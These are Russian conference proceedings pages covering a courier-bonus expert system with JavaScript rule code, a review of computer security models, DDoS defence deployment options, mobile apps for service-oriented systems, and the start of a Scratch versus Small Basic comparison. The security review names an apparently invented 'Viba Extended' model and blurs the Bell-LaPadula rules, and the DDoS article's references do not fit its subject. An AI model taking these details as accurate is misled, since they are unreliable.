2. Написание пользовательского интерфейса (Рисунок 1).




Рисунок 1. Пользовательский интерфейс.

3. Написание программного кода экспертной системы (Рисунок 2).

```
export function totalBonus(R, rating, orders, m, v, t) {
  const bonusResult = { size: 0, messages: [] }

  // Получение информации для size
  const mAnswer = mRule(m)
  bonusResult.messages = [mAnswer.text]
  const vAnswer = vRule(v)
  bonusResult.messages = [...bonusResult.messages, vAnswer.text]

  // size
  const size = sizeRule(mAnswer.id, vAnswer.id)
  bonusResult.messages = [...bonusResult.messages, size.text]

  // R
  const rad = radRule(R)
  bonusResult.messages = [...bonusResult.messages, rad.text]

  // Difficulty
  const difficulty = diffRule(rad.id, size.id)
  bonusResult.messages = [...bonusResult.messages, difficulty.text]

  // rating
  const rAnswer = rRule(rating)
  bonusResult.messages = [...bonusResult.messages, rAnswer.text]

  // t
  const tAnswer = tRule(t)
  bonusResult.messages = [...bonusResult.messages, tAnswer.text]

  // level
  const levelAnswer = level(rAnswer.id, tAnswer.id)
  bonusResult.messages = [...bonusResult.messages, levelAnswer.text]

  // bonus
  bonusResult.size = bonus(difficulty.id, levelAnswer.id) + ao(orders)

  return bonusResult
}
```

Рисунок 2. Фрагмент кода скрипта экспертной системы.

В результате разработки после ввода данных и нажатия на кнопку «Получить бонус» (Рисунок 3), выводится коэффициент бонуса и промежуточные результаты (Рисунок 4).

Radius: 1.34  
Mass: 4.1  
Volume: 7  
Active orders: 0  
Time: 0.2  
Rating: 4.2  
Получить бонус

Рисунок 3. Ввод входных данных.

Bonus: 0.333  
1. Средний для пешего курьера, Лёгкий для велокурьера, Лёгкий для автокурьера  
2. Средний для пешего курьера, Негабаритный для велокурьера, Негабаритный для автокурьера  
3. Маленький  
4. Средний для пешего курьера, Близкий для велокурьера, Близкий для автокурьера  
5. Простой  
6. Хорошая репутация  
7. Недавно  
8. Хороший

Рисунок 4. Результат работы экспертной системы.

Для тестирования были сформированы массивы с возможными значениями входных параметров. Случайным образом они подавались на вход, результат записывался. В результате экспертная система работала без ошибок, при последовательной подаче сотни наборов входных данных.

Внедрение экспертной системы осуществляется внедрением её как отдельного сервиса в общую структуру службы доставки. Доступ к ней имеют курьеры через мобильный или веб-интерфейс и сервис расчёта и начисления заработной платы курьеров.

Бонусная система для курьеров в сервисе доставки еды является необходимым инструментом для обеспечения качественного обслуживания, улучшения репутации компании и удовлетворения потребностей клиентов.

\*\*\*

1. Информационные технологии в экономике и управлении : учебник для вузов / В. В. Трофимов [и др.] ; ответственный редактор В. В. Трофимов. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 505 с. — (Высшее образование). — ISBN 978-5-534-18383-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: <https://urait.ru/bcode/534907> (дата обращения: 29.03.2024).
2. Борисов В.В., Бобряков А.В., Мисник А.Е. Экспертные системы. Учебное пособие по направлению «Информатика и вычислительная техника» [Текст]: учебное пособие. – Смоленск: Универсум, 2021. – 110 с.

**Ямилов И.Р., Антонова Е.А., Беляева М.Б.**  
**Эволюция моделей безопасности компьютерных систем: от классических к современным**

*Стерлитамакский филиал Уфимского  
университета науки и технологий  
(Россия, Стерлитамак)*

doi: 10.18411/trnio-04-2024-687

**Аннотация:**

Научная статья "Эволюция моделей безопасности компьютерных систем: от классических к современным" исследует развитие моделей безопасности в информационной технологии. В статье рассматривается эволюция от классических моделей, таких как модели Белла-Ла Падула и Биба, к современным подходам, включая поведенческие модели, адаптивные модели, использование квантовой криптографии и интеграцию искусственного интеллекта и машинного обучения. Авторы обсуждают актуальные вызовы, такие как управление доступом в распределенных средах и угрозы со стороны социальной инженерии, а также перспективы развития, такие как технологии блокчейн. В заключении подчеркивается необходимость постоянного совершенствования моделей безопасности для эффективного противодействия современным угрозам информационной безопасности.

**Ключевые слова:** безопасность компьютерных систем, модели безопасности, эволюция, классические модели, современные подходы, поведенческие модели, адаптивные модели, квантовая криптография, искусственный интеллект, машинное обучение.

**Abstract**

The scientific article "Evolution of Computer Security Models: From Classical to Modern" explores the development of security models in information technology. The paper examines the evolution from classical models, such as the Bell-LaPadula and Biba models, to modern approaches, including behavioral models, adaptive models, the use of quantum cryptography, and the integration of artificial intelligence and machine learning. The authors discuss current challenges, such as access control in distributed environments and threats from social engineering, as well as development prospects, such as blockchain technologies. The conclusion emphasizes the need for continuous improvement of security models to effectively counter modern cybersecurity threats.

**Keywords:** computer security, security models, evolution, classical models, modern approaches, behavioral models, adaptive models, quantum cryptography, artificial intelligence, machine learning.

**Введение**

Модели безопасности компьютерных систем играют ключевую роль в обеспечении конфиденциальности, целостности и доступности информации в современном цифровом мире. Эволюция этих моделей от классических концепций до современных подходов является

неотъемлемой частью развития области информационной безопасности. В данной статье мы проведем обзор этой эволюции, начиная с классических моделей, таких как модели безопасности Милитари Белла-Ла Падулы (Bell-LaPadula) и Биба (Biba), и заканчивая современными подходами, такими как поведенческие модели и использование квантовой криптографии.

Цель данного обзора - представить читателям ключевые концепции и основные тенденции в эволюции моделей безопасности компьютерных систем, а также выявить вызовы и перспективы в данной области. Понимание этой эволюции имеет важное значение для специалистов по информационной безопасности, разработчиков программного обеспечения и всех заинтересованных сторон, поскольку позволяет адаптировать стратегии защиты информации к современным угрозам и требованиям.

Начнем наше исследование с обзора классических моделей безопасности, чтобы затем перейти к рассмотрению промежуточных и современных подходов.

### **Классические модели безопасности**

Классические модели безопасности компьютерных систем являются основой для понимания принципов и применения защитных механизмов в информационной безопасности. Они разработаны для обеспечения конфиденциальности и целостности данных, а также управления доступом к ресурсам. В данном разделе мы рассмотрим основные классические модели безопасности и их принципы работы.

Одной из наиболее известных и широко используемых классических моделей является модель безопасности Милитари Белла-Ла Падулы (Bell-LaPadula). Она была разработана для защиты конфиденциальности данных и основана на двух основных принципах: принципе недопущения (No Read Up) и принципе недопущения записи (No Write Down). Согласно этой модели, субъекты имеют различные уровни доступа к объектам, и доступ к объекту разрешается только если уровень доступа субъекта соответствует или выше уровня безопасности объекта.

Другой классической моделью является модель безопасности Биба (Biba), которая, в отличие от модели Белла-Ла Падулы, акцентируется на обеспечении целостности данных. В этой модели предполагается, что пользователи могут изменять данные только в соответствии с их уровнем безопасности. Таким образом, модель Биба стремится предотвратить несанкционированное изменение данных, сохраняя их целостность.

Дискреционное управление доступом (DAC) - еще одна широко применяемая классическая модель. В этой модели доступ к ресурсам определяется на уровне субъектов и объектов, и субъекты могут передавать права доступа другим субъектам на основе собственного усмотрения. Это означает, что пользователи имеют свободу управлять доступом к своим собственным данным и ресурсам.

В заключение, классические модели безопасности компьютерных систем представляют собой основу для разработки стратегий и механизмов обеспечения информационной безопасности. Они обеспечивают основные принципы конфиденциальности, целостности и доступности данных и ресурсов в компьютерных системах. В следующем разделе мы рассмотрим промежуточные модели безопасности, которые стремятся устранить недостатки классических подходов и предложить более гибкие и эффективные решения для современных информационных сред.

### **Промежуточные модели безопасности**

Помимо классических моделей безопасности компьютерных систем, существуют также промежуточные модели, которые расширяют и улучшают базовые концепции и принципы защиты данных. В этом разделе мы рассмотрим некоторые из таких моделей и их основные характеристики.

Модель принудительного управления доступом (MAC) является одной из наиболее распространенных промежуточных моделей. В отличие от дискреционного управления доступом, где права доступа определяются владельцем ресурса, в модели MAC доступ к ресурсам управляется на уровне системы. Это означает, что даже владелец ресурса не имеет

полного контроля над правами доступа к нему, что повышает уровень безопасности системы. Примером модели MAC может служить модель Viba Extended, которая расширяет концепции модели Биба, учитывая различные уровни доверия к данным и ресурсам.

Другой промежуточной моделью является модель ролевого управления доступом (RBAC). В этой модели доступ к ресурсам определяется на основе ролей, которые назначаются пользователям в соответствии с их функциональными обязанностями и полномочиями в организации. RBAC упрощает управление доступом, делая его более гибким и масштабируемым, особенно в больших организациях с разветвленной структурой и сложными правилами доступа.

Промежуточные модели безопасности стремятся устранить недостатки классических моделей, такие как ограниченные возможности управления доступом или ограниченная гибкость. Они предлагают более сложные и эффективные механизмы защиты данных и ресурсов, а также упрощают управление доступом для администраторов систем безопасности.

В следующем разделе мы перейдем к рассмотрению современных подходов к моделям безопасности, которые включают в себя новейшие технологии и методы защиты информации в компьютерных системах.

### **Современные подходы к моделям безопасности**

В современном цифровом мире, где угрозы информационной безопасности становятся все более сложными и утонченными, необходимо развивать новые подходы к обеспечению безопасности компьютерных систем. В этом разделе мы рассмотрим несколько современных подходов к моделям безопасности, которые предлагают инновационные методы защиты данных и ресурсов.

Поведенческие модели безопасности основаны на анализе поведения пользователей и системы для выявления аномалий и потенциальных угроз. Эти модели используют методы машинного обучения и анализа данных для обнаружения необычных или подозрительных действий, которые могут указывать на возможные нарушения безопасности. Например, модели анализа аномалий могут выявлять необычные паттерны доступа к данным или несанкционированные попытки взлома, что позволяет оперативно реагировать на потенциальные угрозы.

Адаптивные модели безопасности предполагают изменение стратегий защиты на основе текущих условий и контекста. Эти модели используют информацию о состоянии системы, окружающей среды и активности пользователей для динамической настройки политик безопасности. Например, в зависимости от обнаруженных угроз или изменений в сетевой активности, адаптивные модели могут автоматически усиливать или ослаблять уровень защиты, чтобы минимизировать риски безопасности.

Квантовая криптография представляет собой новое направление в обеспечении безопасности информации, основанное на принципах квантовой механики. Она предлагает методы шифрования, которые стойки к атакам с использованием квантовых вычислений. Квантовая криптография может обеспечить более высокий уровень защиты данных, особенно в условиях, когда классические методы шифрования могут быть подвержены угрозам, связанным с развитием квантовых компьютеров.

Искусственный интеллект и машинное обучение становятся все более важными инструментами в области информационной безопасности. Используя алгоритмы машинного обучения, системы могут анализировать большие объемы данных для выявления угроз и принятия предиктивных мер по их предотвращению. Искусственный интеллект также может применяться для автоматизации процессов реагирования на угрозы и усовершенствования стратегий защиты.

Все эти современные подходы к моделям безопасности представляют собой ключевые направления развития области информационной безопасности. Их использование позволяет создавать более эффективные и адаптивные системы защиты, способные эффективно справляться с современными угрозами и вызовами в цифровом мире.

### **Актуальные вызовы и перспективы**

Современная информационная среда ставит перед нами рядом вызовов и требует постоянного развития моделей безопасности компьютерных систем. Несмотря на значительные достижения в области информационной безопасности, существуют определенные вызовы, которые стоит рассмотреть, а также перспективы, которые могут помочь преодолеть эти вызовы.

Одним из наиболее актуальных вызовов является управление доступом в распределенных средах. С развитием облачных технологий и распределенных систем становится все сложнее эффективно управлять доступом к данным и ресурсам. Необходимо разработать новые модели безопасности, способные обеспечивать безопасность в условиях динамичных и разнородных сред.

Другим вызовом является угроза со стороны социальной инженерии и человеческого фактора. Все более часто атаки на информационные системы осуществляются путем манипулирования людьми, например, с помощью фишинга или инсайдерских угроз. Для противодействия этим угрозам необходимо не только улучшать технические меры безопасности, но и обращать внимание на обучение пользователей и развитие культуры безопасности в организациях.

Технологии блокчейн представляют собой перспективное направление в моделях безопасности компьютерных систем. Благодаря своим особенностям, таким как децентрализация и неизменяемость данных, блокчейн может обеспечить высокий уровень защиты от манипуляций и атак. Перспективы использования блокчейн в области информационной безопасности включают в себя защиту цифровых идентификаторов, улучшение процессов аутентификации и повышение прозрачности в распределенных системах.

Наконец, развитие и применение искусственного интеллекта и машинного обучения в моделях безопасности представляет огромные перспективы. Алгоритмы машинного обучения могут помочь в выявлении аномалий и угроз, а также в автоматизации процессов анализа и реагирования на инциденты безопасности. Однако вместе с этим возникают новые вызовы, такие как защита от атак, направленных на обман алгоритмов машинного обучения.

В целом, актуальные вызовы и перспективы в области моделей безопасности компьютерных систем требуют комплексного и многоуровневого подхода. Необходимо постоянно совершенствовать существующие методы защиты и разрабатывать новые стратегии, которые могли бы эффективно справляться с современными угрозами и вызовами в цифровом мире.

### **Заключение**

В нашей статье мы рассмотрели эволюцию моделей безопасности компьютерных систем, начиная с классических подходов и заканчивая современными стратегиями и технологиями. Модели безопасности играют важную роль в обеспечении конфиденциальности, целостности и доступности данных и ресурсов в цифровом мире, и понимание их эволюции имеет решающее значение для разработчиков, администраторов и пользователей информационных систем.

Классические модели безопасности, такие как модель Белла-Ла Падулы, модель Биба и дискреционное управление доступом, заложили основу для понимания принципов защиты информации. Промежуточные модели, такие как модель принудительного управления доступом и модель ролевого управления доступом, предложили более гибкие и эффективные подходы к управлению доступом.

Современные подходы к моделям безопасности, такие как поведенческие модели, адаптивные модели, использование квантовой криптографии и интеграция искусственного интеллекта и машинного обучения, представляют собой инновационные методы защиты, способные эффективно справляться с современными вызовами в области информационной безопасности.

Однако, несмотря на значительные достижения, существует ряд актуальных вызовов, таких как управление доступом в распределенных средах, угрозы со стороны социальной инженерии и человеческого фактора, а также необходимость защиты от новых видов атак и

манипуляций. Одним из путей преодоления этих вызовов является развитие и применение инновационных технологий, таких как блокчейн и искусственный интеллект.

В целом, эволюция моделей безопасности компьютерных систем является непрерывным процессом, который требует постоянного развития и адаптации к изменяющимся условиям и угрозам. Путем интеграции передовых технологий, обучения персонала и развития новых стратегий мы сможем обеспечить более высокий уровень защиты информации и повысить безопасность в цифровом мире.

\*\*\*

1. Белл Д. Э., Ла Падула Л. Дж. Безопасные компьютерные системы: математические основы. Технический доклад М74-244. Корпорация MITRE. 1973 г.
2. Биба К. Дж. Интеграция вопросы для безопасных компьютерных систем. Технический доклад MTR-3153, Корпорация MITRE. 1977 г.
3. Сандху Р., Койн И. Дж., Фейнштейн Х. Л., Юман К. Э. Модели управления доступом на основе ролей. IEEE Computer, 29(2), 38-47. 1996 г.
4. Кизза Дж. М. Руководство по компьютерной сетевой безопасности. Springer. 2016 г.
5. Жианг Х., Хуанг Х. Х., Куи Б., Цю Х. Обзор угроз безопасности и методов защиты блокчейна. IEEE Access, 6, 8276-8296. 2018 г.
6. Коллоберт Р., Бенгио С., Бенгио Я. Параллельная смесь машин опорных векторов для очень масштабных задач. Нейронные вычисления, 14(5), 1105-1114. 2002 г.
7. Дуа С., Ду Х. Методы добычи данных и машинного обучения в кибербезопасности. CRC Press. 2019 г.
8. Расс С., Тансталл М. Продвинутой угроза: понимание опасности и как защитить вашу организацию. CRC Press. 2018 г.
9. Альдосери А. Кибербезопасность: комплексный подход. CRC Press. 2020 г.
10. Соланки В., Шарма В. Практическая квантовая криптография для безопасной коммуникации. IGI Global. 2021 г.

**Яремчук А.В.**

### **Борьба с DDoS: защита и оптимальные подходы к развертыванию**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-688

#### **Аннотация**

Эта статья обсуждает важность построения эффективной стратегии защиты от DDoS атак в современном цифровом мире. Она предлагает ключевые шаги для разработки такой стратегии и обсуждает различные режимы развертывания защиты от DDoS атак, включая локальное, облачное и гибридное развертывание.

**Ключевые слова:** DDoS атаки, защита, стратегии, технические средства, многоуровневая защита, управление трафиком.

#### **Abstract**

This article discusses the importance of building an effective DDoS protection strategy in today's digital world. She suggests key steps to develop such a strategy and discusses various deployment modes for DDoS protection, including on-premises, cloud and hybrid deployments.

**Keywords:** DDoS attacks, protection, strategies, technical means, multi-level protection, traffic management.

В современном цифровом мире, где онлайн-присутствие становится все более важным для бизнеса, вопрос обеспечения безопасности сетей и защиты от Distributed Denial of Service атак (далее по тексту – DDoS) стоит на первом плане. DDoS атаки являются серьезной угрозой для веб-ресурсов, так как они способны временно или даже полностью прекратить доступ к

сайту или онлайн-сервису, что может привести к серьезным финансовым и репутационным потерям.

Чтобы эффективно защищаться от DDoS атак, необходимо разработать комплексную стратегию, включающую в себя как технические, так и организационные меры. Далее представлены ключевые шаги для построения правильной стратегии защиты и режимы развертывания:

1. Прежде чем начинать разработку стратегии защиты, необходимо провести анализ текущего состояния сетевой инфраструктуры, выявить уязвимые места и оценить потенциальные риски DDoS атак.
2. Существует множество инструментов и технологий, предназначенных для защиты от DDoS атак, включая специализированные аппаратные устройства, программные решения и облачные сервисы. Необходимо выбрать те, которые наилучшим образом соответствуют потребностям вашей организации.
3. Эффективная стратегия должна быть многоуровневой и должна включать в себя как предварительные меры (например, фильтрацию трафика на уровне сети), так и меры реагирования на атаки в реальном времени (например, автоматическое перенаправление трафика или блокировка подозрительных IP адресов).
4. Разработка правильной стратегии управления трафиком, а именно использование Content Delivery Networks (CDN), географическое распределение серверов и установку специализированных прокси-серверов.

Облачные сервисы защиты от DDoS атак предлагают эффективное решение для организаций всех размеров. При таком подходе весь сетевой трафик направляется через облачную платформу, где происходит его фильтрация и анализ.

Гибридное развертывание комбинирует в себе преимущества как локального, так и облачного подходов. Например, критически важные приложения могут быть защищены локально, а менее значимые - через облачные сервисы. Независимо от того, какое решение вы выберете, существует ряд ключевых технологий и функций, которые позволяют обнаружить DDoS. Варианты снижения риска включают в себя детекторы атак, снижение риска по времени, классификацию клиентов и WAF.

Что касается детекторов атак, то выбор стоит между автоматическим и ручным обнаружением. Популярным методом является привлечение операторов центра управления сетями и ручная проверка с их помощью. Однако такой подход сопряжен со значительными проблемами. Для борьбы с DDoS требуется круглосуточный мониторинг, и человеческий фактор не исключен. Например, наиболее распространенные периоды атак - праздники, ночи или выходные, когда ИТ-персонал недоступен. В таких случаях лучшим подходом, безусловно, является автоматизированное обнаружение. Как только атака обнаружена, ее необходимо остановить. Время предотвращения атаки – это время, которое проходит с момента обнаружения до начала блокирования DDoS-атаки. В конце концов, любая задержка более чем на несколько секунд совершенно неприемлема.

При DDoS-мониторинге 7-го уровня DDoS-вторжение маскируется под обычный человеческий трафик. Чтобы правильно его идентифицировать, решение безопасности должно самостоятельно определить, что вторжение совершает автоматизированный вредоносный агент. Классификация клиентов решает проблему тонких правил защиты и политик смягчения последствий, чтобы законные клиенты, например поисковые системы, не блокировались, даже если сайт подвергается атаке. Одним из подходов к классификации клиентов является механизм прогрессивных вызовов, который с помощью проверок отличает ботов от легитимных пользователей приложений. Он включает в себя выполнение JavaScript, сохранение cookies и выполнение других базовых функций клиентского браузера. А для защиты веб-сайтов и веб-приложений от хорошо замаскированных атак требуется надежный межсетевой экран веб-приложений (WAF). WAF защищает от традиционных методов, используемых в многоуровневых атаках. Решение способно анализировать трафик, используемый



приложением, и включает в себя проверку на наличие любых типов угроз прикладного уровня, таких как SQL-инъекции, XSS, RFI, незаконный доступ к ресурсам и другие уязвимости.

Решения по защите от DDoS могут быть развернуты различными способами (например, всегда включенными, по требованию) и наоборот. Давайте рассмотрим эти варианты.

1. Всегда включённые

Always-on означает, что веб-сайты и приложения всегда защищены с момента их развертывания. Такая реализация мгновенно выявляет и нейтрализует DDoS, поэтому системы защищены с первой атаки. Этот вариант считается наиболее безопасным.

2. По требованию

Реализация по требованию осуществляется при фактическом обнаружении атаки. Зачастую на активацию этого решения может уйти несколько часов из-за внутренних процедур и процессов эскалации. Это решение также зависит от даты и времени обнаружения атаки. В это время защита ослабляется, что приводит к снижению производительности и потенциальным простоям на начальном критическом этапе.

Интересным подходом является использование DNS-адресов для защиты веб-приложений. Данный тип развертывания использует DNS для перенаправления веб-трафика (HTTP/HTTPS) через сети провайдеров для защиты от DDoS-атак. Поскольку для этого не требуется дополнительного оборудования или программного обеспечения, его можно легко и быстро настроить. Кроме того, можно сохранить существующие приложения хостинга и инфраструктуры.

Но как быть организациям, которым необходимо защищать несколько типов сервисов? В этом случае решения по маршрутизации на базе протокола Border Gateway Protocol (BGP) являются эффективным способом решения проблемы. Они отлично подходят для пресечения крупномасштабных и продвинутых DDoS-атак на любой тип протокола или инфраструктуры, включая HTTP/S, SMTP, FTP, VoIP и другие. Эта модель развертывания также защищает от атак по IP-адресу источника (т. е. атак на сетевую инфраструктуру/серверы, направленных на конкретные IP-адреса).

Маршрутизация BGP обычно требует дополнительного решения для мониторинга, поскольку оно может продаваться как часть или дополнение для выявления атак. Во время атаки трафик перенаправляется через множество распределенных центров очистки с помощью BGP-рекламы. Весь входящий трафик проверяется и фильтруется. В результате только чистый трафик надежно направляется к исходному приложению через GRE-туннели или выделенный кросс-трафик. Исходящий трафик возвращается асимметрично через традиционных интернет-провайдеров. Существенным недостатком использования маршрутизации на основе BGP является то, что во время атаки может увеличиться задержка. Прокси-решения можно использовать для защиты DNS-серверов от направленных DDoS-атак. Чтобы настроить его, перед защищенным DNS-сервером устанавливается прокси-сервер, который просматривает все входящие DNS-запросы. Затем он фильтрует их, чтобы пропускать только те запросы, которые соответствуют источнику DNS-сервера. Кроме того, он блокирует попытки использовать сервер в качестве платформы для усиления DNS-атак на другие серверы.

При использовании внешнего DNS-провайдера прокси-сервис может разгрузить DNS-серверы от большого количества вредоносного трафика, что позволяет избежать огромных затрат. Это также снижает вероятность попадания в черный список в результате DDoS-атак с веб-сайтов. Еще одно преимущество DNS-прокси-серверов заключается в том, что они также могут выступать в качестве кэширующих серверов. Если DNS-прокси развернуты глобально (например, в CDN), они могут кэшировать DNS-запросы и возвращать результаты локально, тем самым ускоряя время отклика DNS-серверов.

\*\*\*

1. Васильев, А.Н. Java. Объектно-ориентированное программирование: Учебное пособие: для магистров и бакалавров. Базовый курс по объектно-ориентированному программированию / А.Н. Васильев. - СПб.: Питер, 2013. - 400 с.

2. Казанский, А.А. Объектно-ориентированное программирование на Visual Basic 2010 и Visual C# 2010 в среде разработки Microsoft Visual Studio: Учебное пособие / А.А. Казанский. - М.: МГСУ, 2012. - 422 с.

**Яремчук А.В.**

### **Развитие мобильных приложений для СОИС**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-689

#### **Аннотация**

Данная статья рассматривает значимость разработки мобильных приложений для сервис-ориентированных информационных систем и их влияние на удобство использования и эффективность таких систем. Обсуждаются особенности разработки мобильных приложений для СОИС, их преимущества и процесс создания, а также роль, которую они играют в современном мире информационных технологий.

**Ключевые слова:** мобильные приложения, сервис-ориентированные информационные системы, разработка, удобство использования, эффективность, технологии.

#### **Abstract**

This article examines the importance of developing mobile applications for service-oriented information systems and their impact on the usability and efficiency of such systems. The features of the development of mobile applications for GIS, their advantages and the creation process, as well as the role they play in the modern world of information technology are discussed.

**Keywords:** mobile applications, service-oriented information systems, development, usability, efficiency, technology

Сервис-ориентированные информационные системы (далее по тексту —СОИС) — это системы, построенные на принципах сервисной архитектуры, где компоненты представляют собой независимые сервисы, которые могут взаимодействовать друг с другом для решения определенных задач. Такой подход позволяет создавать гибкие и масштабируемые системы, способные адаптироваться к изменяющимся потребностям бизнеса. Мобильные приложения играют важную роль в обеспечении доступа к сервисам СОИС в любое время и из любой точки мира. Они позволяют пользователям получать необходимую информацию и взаимодействовать с системой, не зависимо от того, где они находятся. Благодаря мобильным приложениям пользователи могут эффективно управлять своими задачами и получать актуальные данные в реальном времени.

Разработка мобильных приложений для СОИС включает в себя несколько этапов:

1. Понимание потребностей пользователей и функциональных требований к приложению;
2. Разработка удобного и интуитивно понятного интерфейса для максимального удобства пользователей;
3. Создание функциональности, позволяющей взаимодействовать с сервисами СОИС;
4. Проведение тестирования приложения на различных устройствах и платформах для обеспечения стабильной работы и высокого качества;
5. Релиз приложения в магазины приложений и обеспечение его дальнейшей поддержки и обновлений.

В настоящее время СОИС используется во многих крупномасштабных информационных системах таких как компании, оптовая и розничная торговля. Клиентские приложения, взаимодействующие с веб-сервисами в единой информационной системе, обычно рекомендуется реализовывать на мобильных платформах. Мобильные приложения особенно

популярны среди компаний, использующих системы бизнес-аналитики. В отделах этих компаний, занимающихся бизнес-анализом, сотрудники проводят достаточно времени вдали от настольных компьютеров. Это могут быть менеджеры по продажам, которые большую часть своего времени проводят в деловых поездках и встречах с партнерами и клиентами, или технические специалисты по производству, которые часто следят за работой производственной линии в цехе.

Всем им необходим удаленный доступ к аналитической информации, такой как результаты прогноза продаж. В то же время основными требованиями к мобильным приложениям являются эффективность, качество визуализации и простота использования. В то же время мобильные решения были бы бессмысленны без организации системы хранения и обработки данных, предоставляемой web-service (основной программный компонент, реализующий функцию предоставления данных, необходимых для клиентских приложений). Этими функциями сервиса могут быть либо интеллектуальный анализ данных на основе математических моделей, либо простейшая работа с данными.

Преимущества мобильных приложений для СОИС:

- Пользователи могут легко получать доступ к сервисам и данным из любой точки мира через свои мобильные устройства;
- Мобильные приложения позволяют привлечь новых пользователей, которые предпочитают использовать мобильные устройства для доступа к информации;
- Благодаря мобильным приложениям пользователи могут быстро получать доступ к необходимой информации и выполнять операции в режиме реального времени.

Существуют два основных метода создания мобильных приложений для визуализации бизнес-процессов:

- Разработка нативных приложений с использованием языка программирования, присущего операционной системе мобильного устройства;
- Создание гибридных приложений с использованием HTML5 и JavaScript.

При использовании первого метода разработчики пишут отдельные приложения для каждой платформы (например, iOS, Android) с использованием языков программирования, присущих конкретным операционным системам мобильных устройств (например, Swift или Objective-C для iOS, Java или Kotlin для Android). Нативные приложения обеспечивают высокую производительность, полный доступ к возможностям устройства (таким как камера, геолокация) и лучшую интеграцию с операционной системой.

Гибридные приложения разрабатываются с использованием веб-технологий, таких как HTML5, CSS и JavaScript. Они запускаются внутри контейнера нативного приложения, который предоставляет доступ к нативным API устройства. Такие приложения могут быть скомпилированы для разных платформ из единой кодовой базы, что упрощает процесс разработки и сокращает время на поддержку. Однако они обычно имеют менее высокую производительность и могут иметь ограниченный доступ к некоторым функциям устройства.

Сравнение двух методов, реализуемых нативными и гибридными приложениями, показывает, что при использовании первого метода можно достичь высокой производительности даже при интерактивной визуализации данных и анимации. Данный метод будет наилучшим в том случае, когда мобильные устройства с низкой вычислительной мощностью подключены к сети через низкоскоростное беспроводное соединение.

Используя второй способ, в условиях низкоскоростного соединения организация интерактивности и воспроизведения анимации может оказаться невозможной. Однако, если по сети передается небольшой объем данных, и учитывая, что интерпретатор JavaScript с каждым годом становится все быстрее, этот метод будет идеальным решением.

При выборе между нативными и гибридными приложениями необходимо учитывать ряд факторов, таких как требования к производительности, функциональность, бюджет проекта и сроки разработки. В некоторых случаях наиболее подходящим решением может быть создание

нативного приложения для одной платформы с последующим его портированием на другие платформы с использованием гибридных технологий.

Следует отметить, что в связи со стремительным проникновением мобильных и планшетных устройств во все сферы нашей жизни мобильные ВІ-решения привлекают все больше внимания. Сегодня эти приложения позволяют вам обрабатывать аналитические таблицы, графики и диаграммы с помощью вашего мобильного устройства.

Разработка мобильных приложений для сервис-ориентированных информационных систем играет важную роль в современном мире, обеспечивая пользователей удобным доступом к сервисам и данным. Это позволяет повысить эффективность бизнес-процессов и улучшить пользовательский опыт, что делает такие приложения востребованными и перспективными в различных сферах деятельности.

\*\*\*

1. Басок Б.М. Тестирование готового к использованию программного продукта // ИТ-Стандарт. - 2018. - Т. 1. - №1-1(14). - С. 1-7.
2. Гусев Е.В., Стефанцов А.В. Технология разработки надежного программного обеспечения // Наноиндустрия. - 2018. - №5. - С. 167-168.
3. Литвиненко А.М., Сметанин К.А. Генерация тестовых данных с использованием генетических алгоритмов // Вестник Липецкого государственного технического университета. - 2018. - №1. - С. 29-35.

**Яремчук А.В.**

### **Сравнение инструментов: Scratch и Small Basic**

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-690

#### **Аннотация**

Данная статья представляет собой введение в мир программирования с использованием популярных инструментов - Scratch и Small Basic. Описываются основные характеристики каждого инструмента, их преимущества и недостатки, а также подходы к обучению, используя эти инструменты.

**Ключевые слова:** программирование, введение, Scratch, Small Basic, инструменты программирования, графический интерфейс, язык.

#### **Abstract**

This article is an introduction to the world of programming using popular tools - Scratch and Small Basic. The main characteristics of each tool, their advantages and disadvantages, as well as approaches to learning using these tools are described.

**Keywords:** programming, Introduction, Scratch, Small Basic, Programming tools, Graphical interface, language.

Введение детей в мир программирования с раннего возраста может оказать огромное влияние на их креативное мышление, логическое мышление и умение решать проблемы. Для того чтобы облегчить этот процесс, существуют различные инструменты, предназначенные для обучения основам программирования. Одними из наиболее популярных инструментов для обучения детей программированию являются Scratch и Small Basic.

Scratch – это бесплатная платформа для обучения программированию. Она представляет собой интуитивно понятное окружение, позволяющее создавать анимации, игры и интерактивные истории путем перетаскивания блоков кода. Основные концепции программирования, такие как последовательность, циклы и условия, легко воспринимаются в Scratch благодаря графическому интерфейсу.

Пользователи могут создавать собственные проекты с нуля или использовать готовые шаблоны и ресурсы, доступные в онлайн-сообществе Scratch, что делает его отличным инструментом как для начинающих, так и для более опытных пользователей. Кроме того, Scratch обладает активным сообществом, где пользователи могут делиться своими проектами, задавать вопросы и получать обратную связь от других участников.

Данная среда предназначена для овладения начальным уровнем программирования. В отличие от традиционных языков программирования высокого уровня, главное окно программы имеет дружественный интерфейс (рисунок. 1). Кроме того, программа состоит из командных блоков, сгруппированных по назначению.




Рисунок 1. Программа Scratch.

